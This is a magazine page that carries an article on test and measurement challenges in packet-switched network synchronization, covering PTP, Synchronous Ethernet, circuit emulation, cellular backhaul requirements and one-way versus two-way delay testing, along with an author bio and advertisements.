In the world of increasing cyber attacks, cyber espionage, cyber warfare and surveillances, it is necessary to insulate ourselves, for the cyber criminals are becoming more sophisticated. Though we cannot escape completely from the big picture, we can try to prevent or mitigate the cyber crimes and their impacts. To combat this big picture, one must understand the system, potential vulnerabilities that can be exposed by the system, and implementing effective countermeasures for each of the identified vulnerability. Well-designed and properly implemented network architecture provides highly efficient, secure and reliable services.

## ABOUT THE AUTHOR

*Monisha Dhanraj is working for Techsapiunt Solutions Pvt Ltd as Cyber Security Analyst. Her areas of interest include networking, programming, various investigations. She is pursuing her engineering in computer science and engineering.*

a d v e r t i s e m e n t

# Security With Techsapiunt Solutions

Get The Best of Our Services

## Cyber Forensics Investigation

Mitigate and defend yourself from the cyber crimes, with our Investigators

## Pentesting

Pentest your applications and the network with our experts now!

## Training - Courses

Get Certified Today!

Cert - Forensics Investigation Security Expert®

Cert - Ethical Hacker®

Cert - Information Security Expert®

# TEST CHALLENGES IN PACKET-BASED

## SYNCHRONIZATION APPLICATIONS

by **Francisco Hens**

Circuit-switched technology is indeed very good delivering synchronization. The word “synchronous” is in the name of some of these technologies. “SDH” is the acronym of “Synchronous Digital Hierarchy” and the “Sonet” is the “Synchronous Optical Network”. For packet-switching, synchronization has been either not relevant or something to be addressed by lower protocol layers. Actually, technologies like Ethernet are intentionally designed so that devices do not need to be synchronized. The result is that if the unified *Packet Switched Network* (PSN) is to replace the legacy circuit-switched network, it has to be adapted to fit with the new synchronization requirements.

### What you will learn:

- Basic test configurations for phase and frequency measurements in packet interfaces.
- How to retrieve and use timing information from PTP and Synchronous Ethernet interfaces.
- How and where PTP (IEEE 1588) and Synchronous Ethernet can replace traditional TDM synchronization.
- Evolution of cellular backhaul network synchronization.
- Synchronization requirements for LTE and other cellular networks.


### What you should know:

- Basic TDM and circuit switching.
- Some basic knowledge about cellular networks.
- Fundamental concepts about Ethernet and IP.

**W**e will see that the PSN synchronization alternatives are basically two: *Synchronous Ethernet* and the *Precision Time Protocol* (PTP). This paper reviews the challenges posed by the deployment of PSN synchronization mechanisms and the test and measurement solutions at disposal of service providers to guarantee proper operation including bringing into service, monitoring and troubleshooting applications.

### WHY IS SYNCHRONIZATION IMPORTANT?

In connection with synchronization, the problem is that the PSN is expected to provide at least the same performance than the legacy network. Some services carried by the network have strict timing constraints even if the transport infrastructure doesn't. The most visible examples are found in the cellular network and *Circuit Emulation Services* (CES). Cellular networks, and specifically LTE / LTE-Advanced, are now the main driver to de adoption of PSN synchronization mechanisms. Due to the relevance of these networks, they are addressed in a separated section.



**Figure 1.** TDM signal transport over a PSN using CES. The CES IWF does the conversion between TDM frames and packets

As the migration to the “All-IP” network progresses, deployment of CES solutions to replace the legacy transport infrastructure becomes unavoidable to keep compatibility with existing devices and services. There are different approaches to CES but all of them define a *CES Interworking Function (IWF)* which translates the information into the world of packet switching and restores the original signal in the receiving end (see Figure 1). In this case, the CES IWF rebuilds and retimes the frame. The outgoing frame must be compliant with the timing specifications defined for the interface. In TDM, these specifications tend to include strict short term (jitter) and long term (wander) stability constraints. This is the reason because clock recovery is so important for CES.


The CES IWF clock recovery function could be based on adaptive or differential methods. Adaptive methods keep track of the inter-arrival time of CES packets and control the input buffer level to maintain synchronization. Adaptive clock recovery does not require any clock to be shared through the PSN but it is not possible to build the filtering block necessary for retiming the signal without accepting some limitations. Specifically, this block cannot filter out low frequency impairments associated with the long term stability of synchronization. This fact limits the application scenarios for adaptive clock recovery. Differential methods, on the other hand, encode the difference between the TDM and PSN clock and appends this information to the CES data stream. When this timing information is recovered in the remote end, it can be used to rebuild the original clock. Differential clock recovery does not have the limitations of adaptive recovery but it requires a common, shared clock to be available to CES IWF and this is where PSN synchronization comes into action.

### CASE STUDY: CELLULAR NETWORK BACKHAUL

The cellular radio access network must be connected to the core network to implement all system functionality. This is exactly what the mobile backhaul network does. Second generation (2G) backhaul networks were based on circuit-switching but starting from 3G, PSN backhaul networks are feasible as well.

The cellular network backhaul is something more than a simple case study for PSN synchronization. Due to the current importance of cellular networks it has become the reference application for Synchronous Ethernet and PTP. For this reason it is worth spending some time describing the cellular network backhaul.

2G cellular networks are optimized for telephony services and therefore they are specified as circuit-switching networks. Revisions to the original architecture defined packet services like the *General Packet Radio Service (GPRS)*. GPRS requires the network operators to add new nodes in their core network but the radio interface and the backhaul network remain the same. E1 (2048 kb/s) and T1 (1544 kb/s) interfaces are the most common backhaul solutions at this stage. Only 3G cellular telephony brought widespread adoption of real packet services in mobile devices. In this stage, typical architectures are hybrid including both circuit-switching and packet-switching technologies. 3G backhaul networks could be built with *Digital Subscriber Line (DSL)*, *Passive Optical Network (PON)* or point-to-point Ethernet among many others. One of the essential features of 4G cellular networks is traffic transport over a single, converged All-IP network. This is thinkable only if the backhaul network is a PSN. Main alternatives for 4G backhaul use sophisticated mechanisms based on *Multiprotocol Label Switching (MPLS)* and *pseudo wires*, both specified by the IETF.



**A** TDM backhaul  
 TDM is used for  
 - Voice  
 - Narrowband data  
 - BS Synchronization

**B** Hybrid backhaul  
 TDM is used for  
 - Legacy voice  
 - BS Synchronization  
 New services are deployed over the PSN:  
 - Multiplay including TV  
 - Data including Internet

**C** Converged backhaul  
 All services are provisioned over the PSN:  
 - Legacy TDM voice  
 - Multiplay  
 - Wideband data

**D** The TDM backhaul is removed. All, including synchronization is delivered through the PSN

**Figure 2.** Idealized migration to the all-IP/Ethernet backhaul from a pure TDM mobile backhaul

In the All-IP network there are no native TDM circuits; voice has to be switched over the PSN. The same is true for synchronization. In 3G network was possible to keep some E1 or T1 for synchronization but these are replaced by Ethernet in 4G networks. The only real alternatives to supply synchronization to 4G base stations are to use Synchronous Ethernet or PTP (see Figure 2).

But, why the cellular network has to be synchronized and which are the associated synchronization requirements? Synchronization accuracy in cellular networks has always been related with handover success probability. The reality is that the failure of the network to operate within the planned frequency causes call drop events but even small deviations from the nominal frequency are related with inefficient use of the spectrum and interference problems.

**Table 1.** Cellular network synchronization requirements as given by ITU-T G8261 Appendix IV

Technology	Frequency	Time / Phase
GSM	$\pm 50$ ppb	-
CDMA2000	$\pm 50$ ppb	$\pm 3 \mu\text{s}$ to $\pm 10 \mu\text{s}$
TS-SCDMA	$\pm 50$ ppb	$\pm 3 \mu\text{s}$
WCDMA-FDD	$\pm 50$ ppb	-
WCDMA-TDD	$\pm 50$ ppb	$\pm 2.5 \mu\text{s}$
LTE-FDD	$\pm 50$ ppb	-
LTE-TDD	$\pm 50$ ppb	$\pm 3 \mu\text{s}$ (small cell, radius < 3m) $\pm 10 \mu\text{s}$ (large cell, radius > 3 km)


The impact of synchronization is different depending on how the uplink and the downlink are duplexed. Duplexing is the mechanism used to achieve two way communications by multiplexing the uplink and downlink channels. In cellular networks you have *Time Division Duplex* (TDD) if there is a single frequency for the uplink and the downlink or *Frequency Division Duplex* (FDD) if there is one separated frequency for the uplink and one for the downlink. TDD has some advantages over FDD but it requires better synchronization. Specifically TDD has some strict phase synchronization requirements to be added to frequency synchronization demands.

The 50 ppb frequency offset in the air interface is a routine requirement for cellular networks. However, to this requirement is to be added a new demand on phase synchronization with an accuracy of only a few microseconds (see Table 1). Mobile backhaul networks have to deal both with the challenge of delivering synchronization for a radio network with more requirements than ever before and to do that over a new technology based on packet-switching rather than circuit-switching.

## APPROACHES TO PSN SYNCHRONIZATION

It is not the purpose of this paper to describe in detail the technologies that service providers are deploying in the PSN to deliver synchronization. But, it is at least necessary to introduce the key features of the different approaches. There are two different alternatives to PSN synchronization, *PTP* and *Synchronous Ethernet*. PTP defines encapsulations and procedures to deliver timing information in the same way that any other protocol. On the other hand, Synchronous Ethernet codifies the timing information in a modified physical layer without intervention of any data flow other than a low bit rate control channel known as *Ethernet Synchronization Messaging Channel* (ESMC). Both Synchronous Ethernet and PTP are quite complementary and they are likely to survive or become the building blocks of more sophisticated PSN synchronization mechanisms.

PTP is specified in the standard IEEE 1588 and it is currently used in its version 2. Synchronous Ethernet is defined by different ITU-T Recommendations, the most important being the G.8261, G.8262 and G.8264. More recently, the ITU-T has published some standards dealing with PSN synchronization based on a packet protocol. The purpose of these new ITU-T standards is to define a framework for the operation of PTP in telecommunications networks requiring phase synchronization (see Figure 3). It is important to notice that Synchronous Ethernet is suitable only for frequency synchronization and PTP is necessary when it is needed phase as well as frequency synchronization.




**Figure 3.** ITU-T PSN synchronization standards. There are two differentiated families, one for frequency synchronization and one for phase synchronization

### THE PRECISION TIME PROTOCOL (PTP)

The PTP protocol adjusts the slave frequency with the help of special *Sync* messages. The master periodically sends *Sync* messages carrying timestamps with packet departure times to upgrade the slave. Comparison of message departure times with the corresponding arrival times enables the slave to achieve accurate frequency synchronization. The *Sync* mechanism, however, does not take into account propagation time of *Sync* messages through the network. For this reason, in order to achieve phase synchronization, the PTP protocol includes peer-to-peer and end-to-end latency estimation mechanisms as integral parts of the protocol. The most difficult challenge of PTP is operation through chains of Ethernet switches. Most switches store packets in their local memory before they are retransmitted to the appropriate port. This process introduces latency variations and damages accuracy of the PTP protocol. To deal with this limitation, service providers should install PTP *boundary clocks* or *transparent clocks*.

### SYNCHRONOUS ETHERNET

Synchronous Ethernet is an ITU-T standard that provides mechanisms to transfer frequency over the Ethernet physical layer, which can then be made traceable to an external timing source. As such, the Ethernet link may be used and considered part of the synchronization network. The aim of Synchronous Ethernet is to extend basic IEEE Ethernet to synchronous networks without compromising backwards compatibility.



**Figure 4.** Ethernet synchronization models: (a) Conventional Ethernet. There are at least two clock domains. The transmitter and the receiver are in different clock domains. (b) Synchronous Ethernet. All clocks are slaves of the EEC. The RX recovered clock could be used as an input for the EEC

The basic difference between a conventional Ethernet and a Synchronous Ethernet network interface card is that the Synchronous Ethernet card is prepared to accept external timing or to supply timing to other subsystems. On the other hand, the conventional card is relegated to operate with its own  $\pm 100$  ppm internal clock (see Figure 4). Note that the conventional card is still able to use a recovered clock from a received signal but the transmitter clock is uncoupled from all other transmitters in the network. This is the feature that defines IEEE 802.3 Ethernet as an asynchronous technology.

Synchronous Ethernet ability to interact with external timing signals makes this technology suitable for hierarchical synchronization. The key element is the *Ethernet Equipment Clock* (EEC) which enables Ethernet nodes to accept or supply synchronisation to other Ethernet or TDM equipment.

### CHALLENGES IN DELAY TESTING

For a single packet, the latency is defined as the time interval between the events corresponding to the packet transmission and its reception by a traffic analyser. There are two immediate consequences of this definition:

- The latency is measured by comparing two times. That means that at least two equipment are required for latency tests, one of them is a traffic generator, the second is an analyser. Sometimes it is possible to have the generator and the analyser in the same box but all test setups always require a generation and an analysis block. You cannot measure the latency between your location and, let's say, your e-mail server if you don't receive some kind of assistance from the remote location, where the server is.
- The analyser needs to know when the test packet has been transmitted. One solution would be to configure the generator to transmit at known times. For example, in regular intervals at predefined times: 18:59:58, 18:59:59, 19:00:00 etc.,. The second is to write the test packet transmission time into the packet payload or in another packet dedicated to this purpose. The result is that it does not exist a generic latency test based on user traffic. From now on, we will accept that the latency measurement is based on time stamped test packets because this is the most common approach.

These points constitute serious limitations to the latency tests at disposal of network administrators but there is still another difficulty related with latency tests; the clock used by the generator for timestamp generation and the one used by the analyser to record the reception time must be synchronized. Any synchronization error between these clocks contributes to lack of accuracy of the latency result. These are the error sources associated to clock synchronization between the generator and the traffic analyser:

- *Relative phase offset.* This effect corresponds with two perfectly synchronized clock frequencies. In this case, the contribution to the error matches the time offset between the generator and the analyser.
- *Relative phase skew.* This is the effect corresponding with a frequency offset between clocks. The skew is often dominated by the first order term when considered as a function of time. In other words, most of the times it can be considered that the change of skew is linear in time. The result is that the mean contribution to the error is directly proportional to the average latency and the difference of frequencies in the generator and the analyser. For example, if the estimated mean latency is 1 ms and frequency offset is one part per million (1 ppm), then the error in the latency measurement can be computed to be of 1 ns.

It should be clear now that errors caused by a phase offset between clocks tend to dominate when compared with phase skew errors in latency measurements. It is worth comparing this result with the error sources associated with a delay variation test. Delay variation metrics are associated with random processes in the PSN that depend on QoS configuration, congestion and other factors. Some applications are more sensitive to delay variation than to the absolute delay and even to packet loss. For example, a PTP slave may prefer to ignore synchronization messages suspicious of carrying excessive delay variation. For this reason, packet delay variation (PDV) metrics are some of the most important performance parameters for PTP.

But, how is the delay variation test accuracy affected by relative phase offset and skew in the test equipment clocks? To answer this question it is first necessary to have a precise definition of delay variation. The one we are going to use here comes from RFC 3393 which defines delay variation between two (consecutive or not) packets simply as the latency difference between them. This definition makes delay variation insensitive to relative phase offset between the generator and analyser clocks because any fixed time difference is removed when the difference between latencies is calculated. The situation is very different with relative phase skew because the phase is changing all the time while the receiver waits for the second packet required to compute the delay variation. The more separated in time are the two delay variation samples the more likely is to make a large error in the measurement. For example, assuming linear dependence of the skew with time, the error contribution to two delay samples separated 1 second and a relative frequency offset between clocks of 1 ppm is 1  $\mu$ s. It is interesting to notice that in delay variation tests the situation is quite the opposite than in latency test; relative phase offset doesn't matter but relative phase skew is potentially harmful.

A totally different error source in delay measurements is the timestamp sampling inaccuracy. Software-based time stamping is unable to attain nanosecond level accuracy required for synchronization testing and it has to be replaced by more sophisticated hardware-based time stamping mechanisms.

One important property of the latency test which is closely related with time stamping is that it has to be independent of the packet size. Of course, the path delay may depend on the packet size but the delay test mechanism itself must not have this kind of dependencies. In order to achieve this goal, the significant sampling instant must be the same when the test packet is time stamped (generator) and when the packet reception time is recorded by the analyser. It is easy to see that if the generator samples the transmission time in the beginning of the packet and the receiver does same at the end of the packet the latency result depends on the packet length and therefore the delay variation has an "intrinsic noise" caused by the dispersion in the packet length.


Finally, it is interesting to mention the challenges of time measurements not involving latency computations. Latency always requires two time samples, one recorded by the generator and the second by the analyser but the time is, by definition, made up of a single sample. One metric derived from the packet arrival time is the packet inter-arrival time. The advantage of the inter-arrival time is that it can be computed over any packet stream. No packets with an special test payload are required in this case. The inter-arrival time may supply interesting information if the details about the bandwidth profile in the transmitter are known but it is not specify useful otherwise. Accurate recording the departure or arrival time in



forensic applications can be useful as well. It is often possible to infer valuable information from packets captured in different locations in the network but to be able to correlate data from different locations, all timestamps must be referred to the same time origin and therefore, in the distributed traffic analysis application, the capture probes must be synchronized.

**TWO-WAY DELAY TESTS**

Now we are aware of the difficulties of measuring delay and delay variation, we are ready to discuss the best practical setups to achieve the maximum accuracy in our tests. First, it has to be noticed that the accuracy level required for time measurements for synchronization networks is often of the order of  $10^{-9}$  seconds which is difficult to achieve if no special care is taken in every relevant aspect of the test.



**Figure 5.** Connection setup for one-way and two-way tests: (a) One-way test. Two different units are used to generate and analyse the test packets. (b) Two-way test. One single unit is generating and analysing at the same time. A traffic reflector directs the test traffic back to the source

a d v e r t i s e m e n t



**21-22 April 2014**  
**SINGAPORE EXPO**  
 CONVENTION & EXHIBITION CENTRE

INTERNATIONAL EXHIBITION & CONFERENCE ON INTERNET OF THINGS  
 TRANSFORMING BUSINESSES, GOVERNMENTS AND SOCIETIES

**Asia's Premier End-to-End IoT / M2M Conference & Exhibition**

Showcasing IoT / M2M Tech Suppliers To a Potential Audience Of 18,000 SIs , App Developers and Consultants From Across Asia

For more information, please visit [internetofthingsasia.com](http://internetofthingsasia.com) or email [info@internetofthingsasia.com](mailto:info@internetofthingsasia.com)

Organized By



Founding Members



Nikkei Business Publications, Inc.

Silver Sponsor



Supported By




One common “trick” is to attach the test traffic generator and the analyser to the same test unit and measure delay in a closed path within the network (see *Figure 5*). These are called *two-way* tests and the delay results inferred from them are the *two-way* delay, *two-way* delay variation, etc. In *two-way* test setups, there is usually a traffic reflector that returns the traffic back to the origin by just swapping source and destination addresses. The return path is not always the same that the forward path but the test traffic finishes in the same port where it was originated.

The advantage of *two-way* setups is that it enables the test unit to use the same clock for generation and analysis thus removing the error contribution from the relative phase offset. Phase skew effects might still be appreciable in *two-way* latency tests, however. Indeed, the relative phase skew has to be redefined in *two way* tests as there is only one clock in this situation. It can be said, that the *two-way* latency result is accurate as long as the order of magnitude of the delay is small enough to not to allow the phase error due to skew to accumulate.

In *two-way* delay variation tests, there is low danger in linear skew effects and the only potential problem arises with higher order, not-linear phase variations. However, these can be usually avoided with a careful design.

### PSN SYNCHRONIZATION TESTS

Ideally, test equipment users would like to switch their test units on, connect the test signal to the tester input, run the test and collect the results. When measuring time or frequency, things are not always as simple however. The purpose of synchronization tests is often to measure the accuracy of a *network clock* compared a second clock, a *reference clock*. The problem is that there is no point in measuring a highly accurate network timing signal with a poorly synchronized reference. If we accept that the uncertainty of our tester adds to the small frequency or phase deviations which are the object of the test, then we could be measuring our own limitations rather than the ones attributable to the network.

